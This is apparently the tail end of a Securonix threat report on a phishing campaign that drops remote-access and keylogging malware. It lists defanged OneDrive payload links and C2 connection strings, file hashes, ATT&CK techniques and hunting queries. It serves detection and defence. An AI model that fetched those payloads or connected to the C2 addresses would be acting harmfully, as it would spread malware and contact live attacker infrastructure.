hxxps://onedrive.live[.]com/download? cid=D09BFD4EBDA21A3D&resid=D09BFD4EBDA21A3D%21148&authkey=ADY1aqOba7HnNZs&em=2	Download "files.pdf"
hxxps://onedrive.live[.]com/download? cid=4A89E2A4EA0448C0&resid=4A89E2A4EA0448C0%21130&authkey=ABwx94zEGC3SmxA	Download "S.exe"
134[.]19.179.147:38046/dominion46.ddns[.]net	Storm.exe connection string
134[.]19.179.147:29185/dominion46.ddns[.]net	quas.exe connection string

Securonix recommendations and mitigations

It's important to remain extra vigilant when it comes to phishing emails, especially when a sense of urgency is stressed. This particular lure was generally unremarkable as it would require the user to execute a JavaScript file directly. Shortcut files, or files using double extensions would likely have a higher success rate.

When it comes to prevention and detection, the Securonix Threat Research Team recommends:

- Avoid opening any attachments especially from those that are unexpected or are from outside the organization, ZIP files in particular in regards to this campaign.
- Implement an application whitelisting policy to restrict the execution of unknown binaries.
- Monitor publicly writable directories such as any temp directory, "C:\Users\Public" or "C:\ProgramData\" as these are typical areas used to stage malware.
- Deploy additional process-level logging such as Sysmon and PowerShell logging for additional log detection coverage.
- Monitor for the usage of OneDrive links, especially if OneDrive is not used by the organization.
- Securonix customers can scan endpoints using the Securonix Seeder Hunting Queries below.

MITRE ATT&CK matrix

Tactic	Technique
Initial Access	T1566: Phishing T1566.001: Phishing: Spearphishing Attachment
Execution	T1204.002: User Execution: Malicious File T1059.001: Command and Scripting Interpreter: PowerShell T1059.007: Command and Scripting Interpreter: JavaScript
Defense Evasion	T1027.010: Obfuscated Files or Information: Command Obfuscation T1055.002: Process Injection: Portable Executable Injection
Persistence	T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder T1053.005: Scheduled Task/Job: Scheduled Task
Command and Control	T1573.001: Encrypted Channel: Symmetric Cryptography T1105: Ingress Tool Transfer T1571: Non-Standard Port
Exfiltration	T1041: Exfiltration Over C2 Channel
Collection	T1056.001: Input Capture: Keylogging T1113: Screen Capture T1115: Clipboard DataT1119: Automated Collection

Analyzed file hashes

File Name	SHA256 (IoC)
REQUEST.zip	8674817912be90a09c5a0840cd2dff2606027fe8843eb868929fc33935f5511e
REQUEST.js	3783acc6600b0555dec5ee8d3cc4d59e07b5078dd33082c5da279a240e7c0e79
news.exe	18C876A24913EE8FC89A146EC6A6350CDC4F081AC93C0477FF8FC054CC507B75
files.pdf	31960A45B069D62E951729E519E14DE9D7AF29CB4BB4FB8FEAD627174A07B425
netutils.dll	02212f763b2d19e96651613d88338c933ddfd18be4cb7e721b2fb57f55887d64
check.bat	5A11C5641C476891AA30E7ECFA57C2639F6827D8640061F73E9AFEC0ADBBD7D2
easinvoker.exe	30951DB8BFC21640645AA9144CFEAA294BB7C6980EF236D28552B6F4F3F92A96
KDECO.bat	37C59C8398279916CFCE45F8C5E3431058248F5E3BEF4D9F5C0F44A7D564F82E
Exec.Ink	F9130B4FC7052138A0E4DBAAEC385EF5FAE57522B5D61CB887B0327965CCC02A
Storm.Ink	0E799B2F64CD9D10A4DFED1109394AC7B4CCC317A3C17A95D4B3565943213257
OneDrive Update.url	455ED920D79F9270E8E236F14B13ED4E8DB8DD493D4DABB05756C867547D8BC7
OneDrive.url	9C14375FBBCE08BCF3DC7F2F1100316B2FB745FA2C510F5503E07DB57499BFC8
storm.exe	B452A2BA481E881D10A9741A452A3F092DFB87BA42D530484D7C3B475E04DA11

File Name	SHA256 (IoC)
S.exe	AB0212F8790678E3F76ED90FBA5A455AC23FBB935CF99CABC2515A1D7277676F
quas.exe	4A834B03E7FAFFEF929A2932D8E5A1839190DF4D5282CEF35DA4019FE84B19A5
euyjrxpgo6ua.bat	11408368F4C25509C24017B9B68B19CE5278681F6F12CE7DB992D3C6124B0A23

Relevant Securonix detection policies

- EDR-ALL-1212-RU
- EDR-ALL-1227-RU
- WEL-ALL-1194-RU
- WEL-ALL-1192-RU
- EDR-ALL-1228-RU
- EDR-ALL-1098-RU
- EDR-ALL-1120-RU
- EDR-ALL-941-RU
- EDR-ALL-993-RU

Relevant Spotter queries

- (rg_functionality = "Next Generation Firewall" OR rg_functionality = "Web Application Firewall" OR rg_functionality = "Proxy") AND destinationaddress = "134[.]19.179.147"
- index = activity AND rg_functionality = "Web Proxy" AND requesturl CONTAINS "onedrive.live[.]com" AND (requesturl CONTAINS "AErksvWpjzpD_Ag" OR requesturl CONTAINS "AGCMruhQJESxca4" OR requesturl CONTAINS "ADY1aqOba7HnNZs" OR requesturl CONTAINS "ABwx94zEGC3SmxA")
- index = activity AND rg_functionality = "Endpoint Management Systems" AND (deviceaction = "Process Create" OR deviceaction = "Process Create (rule: ProcessCreate)" OR deviceaction = "ProcessRollup2" OR deviceaction = "Process" OR deviceaction = "Process" OR deviceaction = "Trace Executed Process") AND (destinationprocessname = "ConfigSecurityPolicy.exe" OR filename = "ConfigSecurityPolicy.exe") AND (resourcecustomfield1 CONTAINS "http://" OR resourcecustomfield1 CONTAINS "http://")
- index = activity AND rg_functionality = "Endpoint Management Systems" AND (deviceaction = "Process Create" OR deviceaction = "Process Create (rule: ProcessCreate)" AND sourceprocessname = "explorer.exe" AND resourcecustomfield1 CONTAINS "powershell" AND resourcecustomfield1 CONTAINS ".Ink "
- index = activity AND rg_functionality = "Endpoint Management Systems" AND (deviceaction = "Process Create" OR deviceaction = "Process Create (rule: ProcessCreate)" AND destinationprocessname STARTS WITH "C:\Windows \System32\"
- index = activity AND rg_functionality = "Endpoint Management Systems" AND (baseeventid = "12" OR baseeventid = "13" OR baseeventid = "14") AND transactionstring5 = "SetValue" AND customstring47 CONTAINS "Classes\Folder\shell\open\command\ (Default)" AND (customstring48 CONTAINS "cmd.exe" OR customstring48 CONTAINS "powershell.exe")

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